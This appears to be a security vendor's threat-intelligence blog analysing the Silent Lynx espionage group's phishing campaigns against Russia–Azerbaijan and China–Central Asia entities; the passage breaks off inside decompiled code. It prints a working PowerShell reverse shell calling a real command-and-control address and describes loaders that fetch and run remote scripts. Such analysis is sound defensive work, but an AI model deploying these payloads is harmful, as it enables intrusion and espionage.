Operation Peek-a-Baku: Silent Lynx APT makes sluggish shift to Dushanbe

By Subhajeet Singha

Published: 2025-11-03 · Archived: 2026-04-05 14:10:40 UTC

Authors: Subhajeet Singha, Priya Patel, Sathwik Ram Prakki.

Introduction

Seqrite Labs' APT Team was the first to assign the nomenclature **"Silent Lynx"** to the threat group. Prior & later to this, multiple researchers had identified the initial campaigns and referred to the group by various names, including **YoroTrooper**, **Sturgeon Phisher**, **Cavalry Werewolf**, **ShadowSilk**, and others. Since we were the first


to uncover and track these campaigns under that naming convention, we have continued to refer to the group as **Silent Lynx** to maintain consistency and avoid confusion caused by multiple overlapping aliases.

As posted by multiple other research vendors and by us, Silent Lynx is famous and well known for orchestrating spear-phishing based campaigns along with posing as government officials to target governmental employees. With multiple custom-made or sometimes ready-made available offensive tooling from open-source projects, they mostly focused targeting Central-Asian think-tanks, governments, Russian government and some nations towards South-east Asia.

In this blog, we'll explore on how we identified the same group, making sluggish changes in-terms of deploying stagers, and making small OPSEC blunders, that have led us to identify campaigns across entities targeting Azerbaijan-Russia relationship with fake RAR archives. This group has also been targeting China-Central Asian entities with malicious .NET implant. We believe that the sole-purpose of the group is purely espionage done in a hasty manner, which leaves a lot of blunders, that led this current research to multiple findings. We will also look at the infrastructure covering multiple campaigns and implants uncovered during the phase of research.

Well, last but not the least part is the final theme of this research, which is "***The roads lead to Dushanbe***". The theme will slowly be incorporated in the later parts of the blog, giving it the reason for the selection of the theme.

Timeline.


Timeline of Silent Lynx
2025
Early September
[Targets Chinese-Central Asian Entities.]
Mid September-October
[Targets Russian Entities with spoofed emails from Kyrgyz Officials.]
Mid October
[Targets Russian-Azerbaijani Government entities]
CREATED BY
APT Team, SEQRITE

Key Targets.

With the 2nd China- Central Asia Summit being held this week, China Southern Airlines has opened a new direct flight connecting the Chinese capital Beijing and Tajikistan's capital Dushanbe. The new route aims to enhance business and people-to-people exchanges. Our reporter You Yang has more.

YOU YANG, Beijing "A direct flight linking Beijing and the capital city of Tajikistan, Dushanbe, takes off on Monday from Beijing Daxing International Airport!"

Silent Lynx have been targeting multiple sectors of various nations and in this research we will focus on the ones which have a very close geographic relation in terms of events such as Astana, Dushanbe & Baku. The first campaign, which we tracked in Early June-September, had targeted **Chinese & Central Asian governmental** think-tanks using the **theme of a summit**, which was held in **Astana,** which is the capital city of Kazakhstan. In the mid of September to October, we discovered another campaign, which was carried out by this same threat group, abusing e-mails from **Kyrgyzstan-based governmental entities** to target various entities in Russia, which was also discovered by threat-researchers at BI. Zone.

Russia and Azerbaijan signal new stage in strategic cooperation

15 October 2025 - 16:10

Relations between Russia and Azerbaijan are entering a new stage based on mutual trust and strategic partnership, according to military expert Igor Korotchenko, editor-in-chief of *National Defense* magazine. His remarks were reported by the Azerbaijani state news agency AZERTAC following the recent meeting between Presidents Vladimir Putin and Ilham Aliyev during the Commonwealth of Independent States (CIS) summit in Dushanbe.

Following the similar footmarks, we uncovered that the threat actor also targeted entities involved in **Azerbaijan-Russian diplomacy,** using the theme of a summit along with specific keywords such as Strategic Co-operation, which was held in ***Dushanbe***. The industries which have been targeted are as follows:

Industries Affected


- Government Think-tanks & Diplomats.
- Mining Industry.
- Transport & Communication Industry.

Geographical Focus

- Tajikistan
- Azerbaijan
- Russia

- China
- Other Central-Asian nations (refer, previous research related to discovery of Silent Lynx)


Infection Chain



Initial Findings.


We at SEQRITE APT-Team, have been meticulously tracking, Silent Lynx, since November 2024. Initially, we discovered that the group had been targeting multiple important entities across Kyrgyzstan, Turkmenistan & Uzbekistan followed by the sole motive of espionage related to critical sectors such as National Banks, Railway Projects, etc. Our findings were presented at Virus Bulletin, 2025.

We performed multiple pivots focusing on the implant, starting by analyzing the sample's metadata and network indicators and functionalities, we found that the threat actor had been using a similar C++ implant, which led us to another campaign targeting the banking sector of Kyrgyzstan related to Silent Lynx too.




Information obtained during the analysis of the C++ implants

As mentioned in our collaboration with VirusTotal on our research and key-pivotal points we use to hunt the threat group, for example, the obsession of using Base64 encoded PowerShell implants and loaders which abuse PowerShell.exe binary.



Using similar pivotal logic, we discovered a campaign in the month of September which we believe has been orchestrated **initially in the month of June** and the samples were discovered by us in September.



Later, using the similar logic we found another campaign that has been using similar modus operandi with slight changes in deploying stagers. As this has been found in the month of October, we believe this is again orchestrated in October itself, depending on certain theme.

Further hunting and pivoting led us to confirmation that these two campaigns, although with a very little number of changes in deploying the final stager payloads, have been launched by the same threat group Silent Lynx.

In the next section of the research, we will focus on the technical and other interesting parts of the research.

Technical Analysis.

During our research on this threat group, under the code name **Operation Peek-A-Baku**, we uncovered multiple sets of campaigns. To present our findings clearly, we have divided the analysis into two sections.


The first section details the various methods used by the threat actor to deploy the final-stage reverse shell, which primarily targeted entities involved in **Russia–Azerbaijan relations**. The second section focuses on campaigns aimed at **China–Central Asia relations**. It is important to note that the technical analysis is not organized chronologically and does not reflect the exact sequence of events within the overall campaign.

Campaign – I

Let us start analyzing the campaign, which involved targeting entities of Russian-Azerbaijan diplomatic relationship.

October-2025


Initially, in the first half of October-2025 or the second week of October to be precise, our team found a malicious RAR archive known as План развитие стратегического сотрудничества.pdf.rar which translates to Plan for the Development of Strategic Cooperation. As a matter of fact, we also did check out the way this filename has been written is actually **grammatically incorrect in Russian**, suggesting that it was likely created by a **non-native speaker** or generated automatically using multiple translators available on the web.




As we believe this campaign targeted the diplomatic entities who were involved or related with organizing and making the meeting, this campaign specifically targeted **diplomatic entities** that were involved in or associated with the **organization and coordination of the Russia–Azerbaijan meeting held in Dushanbe, Tajikistan, in October 2025**. Given the timing and the politically charged context surrounding the summit, which focused on restoring and strengthening **strategic cooperation** between the two nations, it is mostly suspected that the threat actor sought to **gather intelligence on diplomatic communications** linked to this high-level engagement.

Now, let us look into the technical arsenal of the set of malicious payloads used.

The LNK Way



We hunted the suspicious RAR file План развитие стратегического сотрудничества.pdf.rar and upon opening it, we only saw that the RAR file contained a malicious LNK with the similar name.



Now, upon looking into the contents of the LNK, file, we figured out that the LNK is basically trying to abuse the powershell.exe binary to download and execute a malicious PowerShell file from a GitHub Repository known as GoBuster777 , and the file which is being downloaded is 1.ps1. Interestingly, we also found a suspicious file path which will be further leveraged to pivot and hunt further campaigns in the later section of this research blog.

Upon downloading the 1.ps1 file, we found another similarity with the previous campaigns of Silent Lynx, which is the usage of Base64 encoded malicious blob executed via powershell.


```powershell
$tcp = New-Object System.Net.Sockets.TcpClient("206.189.11.142", 443)
$stream = $tcp.GetStream()
$reader = New-Object System.IO.StreamReader($stream)
$writer = New-Object System.IO.StreamWriter($stream)
$writer.AutoFlush = $true

while ($true) {
    $command = $reader.ReadLine()
    if ($command) {
        $output = Invoke-Expression $command 2>&1
        if ($output -is [System.Collections.IEnumerable]) {
            $output = $output | Out-String
        }
        $writer.WriteLine($output)
    } else {
        $writer.WriteLine("No command received")
    }
}

$reader.Close()
$writer.Close()
$stream.Close()
$tcp.Close()
```

TCP Reverse Shell


Upon decoding the Base64 blob, we determined this is a quick TCP-based reverse shell that connects to **206.189.11.142:443**. The payload opens a socket, establishes a stream, and enters a persistent read-execute-return loop: it reads text commands from the remote operator, executes them locally via Invoke-Expression, converts enumerable results to strings, and writes the output back over the same connection. Finally, we also discovered that the threat actor also deployed the open-source tunneler **Ligolo-ng** alongside the PowerShell-based reverse shell, which overall gave the TA an access to execute arbitrary commands on the victim machine.

Malicious SILENT LOADER Implant.


We identified a second implant linked to the same campaign. The file, named **silent_loader.exe**, was uploaded from a similar location (Azerbaijan).



Given this artifact and the multiple aliases previously used for the group, we assess the actor may have favored the “Silent” naming motif. That preference could explain the implant’s name **Silent Loader** and supports our continuing use of the **Silent Lynx** label for tracking.



Looking into the technicalities of the implant, it turns out to be extremely simple in nature and highly relevant to the C++ based loader, which we initially discovered in the very first campaign. In this implant, it uses iex to download the malicious 1.ps1 file, which we saw in the previous section.



Finally, it forms an entire command to download & execute the malicious PowerShell script, which is done by passing the command line as an argument to CreateProcessW API. This spawns a new PowerShell process again connecting back to the C2 framework.

Initial Silent Lynx Loader | Silent Loader


Extremely similar loader characteristics

One of the most interesting parts of Silent Loader is it exactly matches the initial loader, that we discovered back in the month of November 2024 – January 2025. This indicates the only key difference is, that instead of adding

the encoded Base64 blob inside the loader binary, the threat actor has made a sluggish move to download the content from GitHub.

Malicious LAPLAS Implant – TCP & TLS.


We also uncovered a malicious implant used by this threat group in this campaign, and we are tracking it under the name Laplas. This is programmed using C++ and uses **TCP-based network-stack** for communication.



Looking into the initial part of this implant, we saw that it is trying to connect to the malicious command and control on a specific port number 443. The reverse-shell basically works like:

- ./laplas.exe <c2 address> <port number>

In case the arguments are not provided during startup, the flow of the code falls back to the hardcoded C2 address and the port number inside the binary, which is passed to a function sub_F710D0 that is basically a Connector function.




Looking into the connector, it initially sleeps for 5 seconds and then performs some buffer-based operation further connecting to the C2 server.


```
        sub_1B1000(lpCommandLine);
        v32 = 0;
        v6 = (WCHAR *)lpCommandLine;
        if ( v30 >= 8 )
          v6 = lpCommandLine[0];
        StartupInfo.cb = 68;
        memset(&StartupInfo.lpReserved, 0, 40);
        *(_QWORD *)&StartupInfo.wShowWindow = 0i64;
        StartupInfo.dwFlags = 257;
        StartupInfo.hStdError = v4;
        StartupInfo.hStdOutput = v4;
        StartupInfo.hStdInput = v4;
        if ( CreateProcessW(0, v6, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )// cmd.exe
          break;
        v2((SOCKET)v4);
        v3();
        v32 = -1;
        if ( v30 >= 8 )
        {
          v7 = lpCommandLine[0];
          if ( 2 * v30 + 2 >= 0x1000 )
          {
            v7 = (LPWSTR)*((_DWORD *)lpCommandLine[0] - 1);
